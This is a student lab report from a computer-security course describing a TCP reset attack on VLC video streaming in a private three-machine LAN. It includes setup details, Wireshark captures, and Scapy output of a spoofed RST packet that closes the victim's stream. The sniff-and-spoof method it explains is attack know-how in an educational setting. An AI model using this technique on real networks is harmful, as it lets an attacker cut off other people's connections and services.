Bangladesh University of Engineering and Technology

CSE 406

Commputer Security Sessional

Final Report

TCP Reset Attack on Video Streaming

Prepared by:
Kishore Kumar Dash

Student ID:
1505028

January 25, 2021

Contents

List of Figures

1 Introduction

The objective of a **TCP Reset Attack** is to break an existing TCP connection between two victim hosts. In the case of **TCP Reset Attack on video streaming**, an attack will be performed that sends TCP reset packet to the video streaming server spoofing as the victim and the video streaming will be closed in victim's machine.

2 Design

In this scenario, there are three machines -

- Server: acts as the video streaming provider.
- Victim: streams the video.
- Attacker: attacks the TCP connection and stops victim's video streaming.

All these three machines are in the same LAN. So, the attacker can sniff the packets of the TCP connection between victim and server. Then it generates TCP RST packets by spoofing as the victim and sends them to either the server or the victim. In the implementation, the server is chosen as the destination of the RST packets. Upon receiving the RST packets, the connection becomes closed and the video streaming is stopped on the victim machine.

3 Setup

The configuration of the machines are as follows:

- Server
  - OS
    - Type: Main OS
    - Version: Ubuntu 16.04 64-bit
  - MAC Address: 18:cf:5e:9e:9e:e3
- Victim
  - OS
    - Type: Virtual Machine
    - Version: Ubuntu 16.04 32-bit
  - MAC Address: 08:00:27:05:A8:89
- Attacker
  - OS

    - Type: Virtual Machine
    - Version: Ubuntu 16.04 32-bit
  - MAC Address: 08:00:27:BD:C6:AF

A LAN is created linking the three machines with the following configuration:

- Subnet Address: 192.168.0.000
- Broadcast: 192.168.0.255
- Subnet Mask: 255.255.255.0
- Inet Address:
  - Server: 192.168.0.103
  - Victim: 192.168.0.106
  - Attacker: 192.168.0.107

Additional software elements:


- VLC player: installed in the server and the victim machine for video streaming.
- Wireshark: installed in all three machines for packet capture.
- Scapy-Python: installed in the attacker machine for code implementation.

4 Steps of the Attack

4.1 Streaming video in the server

At first, the video streaming needs to be initiated in the server side. The steps are as follows:

- In the Media menu in VLC the stream option is selected.
- A video file is added for streaming.
- In the destination setup, the new destination is set to HTTP and 8080 is added as the port.
- Finally in the option setup, after clicking the stream button , the video starts to be streamed.



Stream Output

Destination Setup

Select destinations to stream to

HTTP

This module outputs the transcoded stream to a network via HTTP.

Port 8080

Path /

Figure 1: VLC Destination Setup





Figure 2: VLC Streaming

4.2 Opening Network Stream in the victim

In the VLC of the victim machine , ”open network stream” option is selected in the media and **http://192.168.0.103:8080/** is inserted in the URL field. Then the video starts playing.



Network Protocol


Please enter a network URL:

http://192.168.0.103:8080/

http://www.example.com/stream.avi
rtp://@:1234
mms://mms.examples.com/stream.asx
rtsp://server.example.org:8080/test.sdp
http://www.yourtube.com/watch?v=gg64x

□ Show more options

Figure 3: Opening Network Stream in Victim Machine




http://192.168.0.103:8080/ - VLC media player

Figure 4: Video Playing in VLC


4.3 Snapshots of Wireshark before Attack

The snapshots taken in the three machines are given here. The transmission of TCP packets is seen in all machines as they are in the same LAN. In the capture list ,the IP address 192.168.0.103 refers to the server machine and 192.168.0.106 refers to the victim machine.



```
ip.addr==192.168.0.103&&ip.addr==192.168.0.106&&tcp

No.  Time                         Source         Destination    Protocol Length Info
 101 2019-09-07 11:36:33.7884161… 192.168.0.106  192.168.0.103  TCP        74 46786 → 8080 [SYN] Seq=3668770393 Win=29…
 102 2019-09-07 11:36:33.7885795… 192.168.0.103  192.168.0.106  TCP        74 8080 → 46786 [SYN, ACK] Seq=3799959008 A…
 103 2019-09-07 11:36:33.7890968… 192.168.0.106  192.168.0.103  TCP        66 46786 → 8080 [ACK] Seq=3668770394 Ack=37…
 104 2019-09-07 11:36:33.7894670… 192.168.0.106  192.168.0.103  TCP        82 [TCP segment of a reassembled PDU]
 105 2019-09-07 11:36:33.7894861… 192.168.0.103  192.168.0.106  TCP        66 8080 → 46786 [ACK] Seq=3799959009 Ack=36…
 106 2019-09-07 11:36:33.7898525… 192.168.0.106  192.168.0.103  TCP        92 [TCP segment of a reassembled PDU]
 107 2019-09-07 11:36:33.7898580… 192.168.0.103  192.168.0.106  TCP        66 8080 → 46786 [ACK] Seq=3799959009 Ack=36…
 108 2019-09-07 11:36:33.7938705… 192.168.0.106  192.168.0.103  TCP       102 [TCP segment of a reassembled PDU]
 109 2019-09-07 11:36:33.7938805… 192.168.0.103  192.168.0.106  TCP        66 8080 → 46786 [ACK] Seq=3799959009 Ack=36…
 110 2019-09-07 11:36:33.7942096… 192.168.0.106  192.168.0.103  HTTP      121 GET / HTTP/1.1
 111 2019-09-07 11:36:33.7942145… 192.168.0.103  192.168.0.106  TCP        66 8080 → 46786 [ACK] Seq=3799959009 Ack=36…
 112 2019-09-07 11:36:33.8142957… 192.168.0.103  192.168.0.106  TCP       150 [TCP segment of a reassembled PDU]
 113 2019-09-07 11:36:33.8144640… 192.168.0.106  192.168.0.103  TCP        66 46786 → 8080 [ACK] Seq=3668770527 Ack=37…
 114 2019-09-07 11:36:33.8144689… 192.168.0.103  192.168.0.106  TCP       430 [TCP segment of a reassembled PDU]
 115 2019-09-07 11:36:33.8144708… 192.168.0.106  192.168.0.103  TCP        66 46786 → 8080 [ACK] Seq=3668770527 Ack=37…
 128 2019-09-07 11:36:42.3876438… 192.168.0.106  192.168.0.103  TCP        66 [TCP ACKed unseen segment] 46786 → 8080 …
 129 2019-09-07 11:36:42.3876554… 192.168.0.103  192.168.0.106  TCP     10066 [TCP segment of a reassembled PDU]
 130 2019-09-07 11:36:42.3876613… 192.168.0.106  192.168.0.103  TCP        66 46786 → 8080 [ACK] Seq=3668770527 Ack=37…
 131 2019-09-07 11:36:42.3876658… 192.168.0.103  192.168.0.106  TCP      5799 [TCP segment of a reassembled PDU]

▸ Frame 101: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_05:a8:89 (08:00:27:05:a8:89), Dst: LiteonTe_9e:9e:e3 (18:cf:5e:9e:9e:e3)
▸ Internet Protocol Version 4, Src: 192.168.0.106, Dst: 192.168.0.103
▸ Transmission Control Protocol, Src Port: 46786, Dst Port: 8080, Seq: 3668770393, Len: 0

enp0s3: <live capture in progress>          Packets: 3930 · Displayed: 3717 (94.6%)          Profile: Default
```

Figure 5: Server Side Wireshark Capture




```
ip.addr==192.168.0.103&&ip.addr==192.168.0.106&&tcp

No.   Time                          Source        Destination   Length Protocol Info
 2148 2019-09-07 11:37:06.740121643 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011678…
 2149 2019-09-07 11:37:06.742049016 192.168.0.103 192.168.0.106     89 TCP      [TCP segment of a reassembled PDU]
 2150 2019-09-07 11:37:06.780337897 192.168.0.103 192.168.0.106   1514 TCP      [TCP segment of a reassembled PDU]
 2151 2019-09-07 11:37:06.780368119 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011692…
 2152 2019-09-07 11:37:06.780561037 192.168.0.103 192.168.0.106   2962 TCP      [TCP segment of a reassembled PDU]
 2153 2019-09-07 11:37:06.780572571 192.168.0.103 192.168.0.106    344 TCP      [TCP segment of a reassembled PDU]
 2154 2019-09-07 11:37:06.823473504 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011724…
 2155 2019-09-07 11:37:06.826514278 192.168.0.103 192.168.0.106    932 TCP      [TCP segment of a reassembled PDU]
 2156 2019-09-07 11:37:06.866995782 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011733…
 2157 2019-09-07 11:37:06.867005452 192.168.0.103 192.168.0.106   1514 TCP      [TCP segment of a reassembled PDU]
 2158 2019-09-07 11:37:06.867190006 192.168.0.103 192.168.0.106    557 TCP      [TCP segment of a reassembled PDU]
 2159 2019-09-07 11:37:06.910852560 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011752…
 2160 2019-09-07 11:37:06.911088731 192.168.0.103 192.168.0.106   1005 TCP      [TCP segment of a reassembled PDU]
 2161 2019-09-07 11:37:06.949944955 192.168.0.103 192.168.0.106   2962 TCP      [TCP segment of a reassembled PDU]
 2162 2019-09-07 11:37:06.949982953 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011790…
 2163 2019-09-07 11:37:06.950293916 192.168.0.103 192.168.0.106   1412 TCP      [TCP segment of a reassembled PDU]
 2164 2019-09-07 11:37:06.990989339 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011804…
 2165 2019-09-07 11:37:06.991558444 192.168.0.103 192.168.0.106    932 TCP      [TCP segment of a reassembled PDU]
 2166 2019-09-07 11:37:07.033615054 192.168.0.103 192.168.0.106   1514 TCP      [TCP segment of a reassembled PDU]
 2167 2019-09-07 11:37:07.033714065 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011827…
 2168 2019-09-07 11:37:07.034328933 192.168.0.103 192.168.0.106    873 TCP      [TCP segment of a reassembled PDU]
 2169 2019-09-07 11:37:07.074895280 192.168.0.106 192.168.0.103     66 TCP      46786 → 8080 [ACK] Seq=3668770527 Ack=38011835…

▸ Frame 182: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: LiteonTe_9e:9e:e3 (18:cf:5e:9e:9e:e3), Dst: PcsCompu_05:a8:89 (08:00:27:05:a8:89)
▸ Internet Protocol Version 4, Src: 192.168.0.103, Dst: 192.168.0.106
▸ Transmission Control Protocol, Src Port: 8080, Dst Port: 46786, Seq: 3799959009, Ack: 3668770472, Len: 0

enp0s3: <live capture in progress>          Packets: 2686 · Displayed: 2427 (90.4%)          Profile: Default
```

Figure 6: Victim Side Wireshark Capture

4.4 Executing Attack using *Sniff-and-Spoof Approach*

Now, in the attacker side the flow of attack is executed as follows:

- TCP packets are sniffed using the **sniff** function of **scapy**



ip.addr==192.168.0.103&&ip.addr==192.168.0.106&&tcp


No.	Time	Source	Destination	Protocol	Length	Info
101	2019-09-07 11:36:33.7884161…	192.168.0.106	192.168.0.103	TCP	74	46786 → 8080 [SYN] Seq=3668770393 Win=29…
102	2019-09-07 11:36:33.7885795…	192.168.0.103	192.168.0.106	TCP	74	8080 → 46786 [SYN, ACK] Seq=3799959008 A…
103	2019-09-07 11:36:33.7890968…	192.168.0.106	192.168.0.103	TCP	66	46786 → 8080 [ACK] Seq=3668770394 Ack=37…
104	2019-09-07 11:36:33.7894670…	192.168.0.106	192.168.0.103	TCP	82	[TCP segment of a reassembled PDU]
105	2019-09-07 11:36:33.7894861…	192.168.0.103	192.168.0.106	TCP	66	8080 → 46786 [ACK] Seq=3799959009 Ack=36…
106	2019-09-07 11:36:33.7898525…	192.168.0.106	192.168.0.103	TCP	92	[TCP segment of a reassembled PDU]
107	2019-09-07 11:36:33.7898580…	192.168.0.103	192.168.0.106	TCP	66	8080 → 46786 [ACK] Seq=3799959009 Ack=36…
108	2019-09-07 11:36:33.7938705…	192.168.0.106	192.168.0.103	TCP	102	[TCP segment of a reassembled PDU]
109	2019-09-07 11:36:33.7938805…	192.168.0.103	192.168.0.106	TCP	66	8080 → 46786 [ACK] Seq=3799959009 Ack=36…
110	2019-09-07 11:36:33.7942096…	192.168.0.106	192.168.0.103	HTTP	121	GET / HTTP/1.1
111	2019-09-07 11:36:33.7942145…	192.168.0.103	192.168.0.106	TCP	66	8080 → 46786 [ACK] Seq=3799959009 Ack=36…
112	2019-09-07 11:36:33.8142957…	192.168.0.103	192.168.0.106	TCP	150	[TCP segment of a reassembled PDU]
113	2019-09-07 11:36:33.8144640…	192.168.0.106	192.168.0.103	TCP	66	46786 → 8080 [ACK] Seq=3668770527 Ack=37…
114	2019-09-07 11:36:33.8144689…	192.168.0.103	192.168.0.106	TCP	430	[TCP segment of a reassembled PDU]
115	2019-09-07 11:36:33.8144708…	192.168.0.106	192.168.0.103	TCP	66	46786 → 8080 [ACK] Seq=3668770527 Ack=37…
128	2019-09-07 11:36:42.3876438…	192.168.0.106	192.168.0.103	TCP	66	[TCP ACKed unseen segment] 46786 → 8080 …
129	2019-09-07 11:36:42.3876554…	192.168.0.103	192.168.0.106	TCP	10066	[TCP segment of a reassembled PDU]
130	2019-09-07 11:36:42.3876613…	192.168.0.106	192.168.0.103	TCP	66	46786 → 8080 [ACK] Seq=3668770527 Ack=37…
131	2019-09-07 11:36:42.3876658…	192.168.0.103	192.168.0.106	TCP	5799	[TCP segment of a reassembled PDU]

```
▸ Frame 101: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_05:a8:89 (08:00:27:05:a8:89), Dst: LiteonTe_9e:9e:e3 (18:cf:5e:9e:9e:e3)
▸ Internet Protocol Version 4, Src: 192.168.0.106, Dst: 192.168.0.103
▸ Transmission Control Protocol, Src Port: 46786, Dst Port: 8080, Seq: 3668770393, Len: 0
```

Expression…
enp0s3: <live capture in progress>
Packets: 3930 · Displayed: 3717 (94.6%)
Profile: Default


Figure 7: Attacker Side Wireshark Capture

- New RST packets are built using the information of sniffed packets
- RST bit of the packet is set
- Code is executed in the terminal. In the terminal the parameter 192.168.0.103 is the IP address of the **Server** machine.




```
Sending Reset Packet
.
Sent 1 packets.
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 192.168.0.106
  dst       = 192.168.0.103
  \options   \
###[ TCP ]###
     sport     = 47160
     dport     = http_alt
     seq       = 3046998439L
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = R
     window    = 8192
```

Figure 8: Executing Attack File in Terminal



```
tcp&&ip.addr==192.168.0.103&&ip.addr==192.168.0.106
No.  Time                           Source         Destination    Protocol Length Info
3321 2019-09-07 15:41:54.9422286… 192.168.0.103  192.168.0.106  TCP      1514 [TCP segment of a reassembled PDU]
3322 2019-09-07 15:41:54.9591388… 192.168.0.106  192.168.0.103  TCP        66 48138 → 8080 [ACK] Seq=1302620613 Ack=10…
3323 2019-09-07 15:41:54.9592139… 192.168.0.103  192.168.0.106  TCP      2962 [TCP segment of a reassembled PDU]
3324 2019-09-07 15:41:55.0049938… 192.168.0.106  192.168.0.103  TCP        66 48138 → 8080 [ACK] Seq=1302620613 Ack=10…
3325 2019-09-07 15:41:55.2218090… 192.168.0.103  192.168.0.106  TCP      1218 [TCP Window Full] [TCP segment of a reas…
3326 2019-09-07 15:41:55.2245134… 192.168.0.106  192.168.0.103  TCP        66 [TCP ZeroWindow] 48138 → 8080 [ACK] Seq=…
3327 2019-09-07 15:41:55.4418869… 192.168.0.103  192.168.0.106  TCP        66 [TCP Keep-Alive] 8080 → 48138 [ACK] Seq=…
3328 2019-09-07 15:41:55.4420181… 192.168.0.106  192.168.0.103  TCP        66 [TCP ZeroWindow] 48138 → 8080 [ACK] Seq=…
3329 2019-09-07 15:41:55.4701721… 192.168.0.106  192.168.0.103  TCP        66 [TCP Window Update] 48138 → 8080 [ACK] S…
3330 2019-09-07 15:41:55.4701883… 192.168.0.103  192.168.0.106  TCP       362 [TCP segment of a reassembled PDU]
3331 2019-09-07 15:41:55.4702739… 192.168.0.103  192.168.0.106  TCP     15994 [TCP segment of a reassembled PDU]
3332 2019-09-07 15:41:55.4743183… 192.168.0.106  192.168.0.103  TCP        66 48138 → 8080 [ACK] Seq=1302620613 Ack=10…
3333 2019-09-07 15:41:55.4744156… 192.168.0.103  192.168.0.106  TCP      2962 [TCP segment of a reassembled PDU]
3336 2019-09-07 15:41:55.5020726… 192.168.0.103  192.168.0.106  TCP      1514 [TCP segment of a reassembled PDU]
3337 2019-09-07 15:41:55.5037784… 192.168.0.106  192.168.0.103  TCP        54 48138 → 8080 [RST] Seq=1302620613 Win=10…
3338 2019-09-07 15:41:55.5051708… 192.168.0.106  192.168.0.103  TCP        66 48138 → 8080 [ACK] Seq=1302620613 Ack=10…
3339 2019-09-07 15:41:55.5051861… 192.168.0.103  192.168.0.106  TCP        60 8080 → 48138 [RST] Seq=1091906117 Win=0 …

    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
  ▸ .... .... .1.. = Reset: Set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set

0000  08 00 27 05 a8 89 18 cf  5e 9e 9e e3 08 00 45 00   ..'..... ^.....E.
0010  00 28 79 ae 40 00 40 06  3f 00 c0 a8 00 67 c0 a8   .(y.@.@. ?....g..
0020  00 6a 1f 90 bc 0a 41 15  2a 45 00 00 00 00 50 04   .j....A. *E....P.
0030  00 00 e6 c9 00 00 00 00  00 00 00 00               ........ ....

Urgent (tcp.flags.urg), 1 byte          Packets: 3668 · Displayed: 2233 (60.9%)          Profile: Default
```

